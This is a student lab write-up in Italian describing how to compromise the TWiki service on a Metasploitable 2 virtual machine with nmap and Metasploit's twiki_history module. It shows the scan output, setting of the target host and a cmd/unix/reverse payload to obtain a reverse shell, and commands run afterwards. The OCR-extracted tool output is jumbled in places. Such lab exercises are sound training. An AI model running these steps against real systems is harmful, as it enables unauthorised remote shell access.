Esercizio W16D1 seconda parte

Nel secondo esercizio lavoreremo con Metasploit per entrare all'interno del sito web Twiki, messo in ascolto sulla porta 80/tcp di Metasploitable 2.


Controllo servizio con nmap

Assicuriamoci sempre che il servizio sia aperto tra le common ports. Eseguiamo una SYN scan con nmap. (Per fare prima utilizzo un vecchio screenshot usato per il servizio vsftpd).

```
$ sudo nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-17 18:17 EST
Nmap scan report for 192.168.1.149
Host is up (0.00023s latency).
                                                                                                                                                          Service vsftpd
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                                                                                                                                                          open on 21/tcp
             open ftp
open ssh
open telnet
21/tcp
                                               vsftpd 2.3.4
                                          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
Linux telnetd
Postfix smtpd
ISC BIND 9.4.2
Apache httpd 2.2.8 ((Ubuntu) DAV/2)
2 (RPC #100000)
23/tcp
25/tcp
              open smtp
53/tcp
               open domain
             open http
open rpcbind
80/tcp
111/tcp
              open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp
512/tcp
                                              netkit-rsh rexecd
             open exec
513/tcp
514/tcp open
1099/tcp open
                         shell Netkit rshd
java-rmi GNU Classpath grmiregistry
bindshell Metasploitable root shell
                        shell
1524/tcp open
2049/tcp open nfs
2121/tcp open ftp
3306/tcp open mysql
                                             2-4 (RPC #100003)
ProFTPD 1.3.1
MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open http
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CD:4D:11 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Apertura Metasploit

Apriamo il servizio Metasploit e selezioniamo il modulo che ci interessa. In questo caso optiamo per twiki history.



Preparazione modulo

Come ogni exploit di Metasploit, prepariamo il modulo. Inseriamo l'indirizzo da attaccare, il solito per Metasploitable2. Inoltre, scegliamo il payload indicato dalla traccia, cmd/unix/reverse. La nostra macchina invierà il payload, che porrà in ascolto Kali. Quando quest'ultima raggiungerà la macchina vittima, una richiesta di connessione verrà effettuata, generando così una shell reverse. Una volta pronto, lanciamo il modulo con exploit.

```
Module options (exploit/unix/webapp/twiki_history):
                   Current Setting Required Description
                                                              A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
TWiki bin directory path
HTTP server virtual host
    Proxies
RHOSTS
RPORT
                   80
false
     SSL
URI
Payload options (cmd/unix/python/meterpreter/reverse_tcp):
               Current Setting Required Description
    LHOST 192.168.1.25
LPORT 4444
                                                             The listen address (an interface may be specified) The listen port
                                                                                                                                                                                          show options and
                                                                                                                                                                                               set payload
    Id Name
View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 exploit(unix/webapp/twiki_history) > set payload/cmd/unix/reverse

- Junknown datastore option: payload/cmd/unix/reverse. Did you mean PayloadUUIDName?
Usage: set [options] [name] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from `show payloads'.
OPTIONS:
      -c, --clear Clear the values, explicitly setting to nil (default)
-g, --global Operate on global datastore variables
-h, --help Help banner.
<u>msf6</u> exploit(<u>unix/webapp/twiki_histor</u>
payload ⇒ cmd/unix/reverse
                                                               y) > set payload cmd/unix/reverse
```

```
msf6 exploit(
Module options (exploit/unix/webapp/twiki_history):
                                                       A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
                                         yes
yes
no
               192.168.1.40
                80
false
                /twiki/bin
                                                       TWiki bin directory path
HTTP server virtual host
    VHOST
Payload options (cmd/unix/reverse):
                                                                                                                                      analyze options
                                                                                                                                             again
   LHOST 192.168.1.25 yes
LPORT 4444 yes
                                                    The listen address (an interface may be specified) The listen port
Exploit target:
   0 Automatic
```

Risultati

Tornando sul sito Twiki, modifichiamo l'URL e scegliamo i comandi da lanciare per ottenere informazioni importanti. Possiamo usare uname -e

per ottenere informazioni sul sistema operativo, ls per visionare le cartelle presenti, oppure whoami per avere il nome dell'utente corrente.

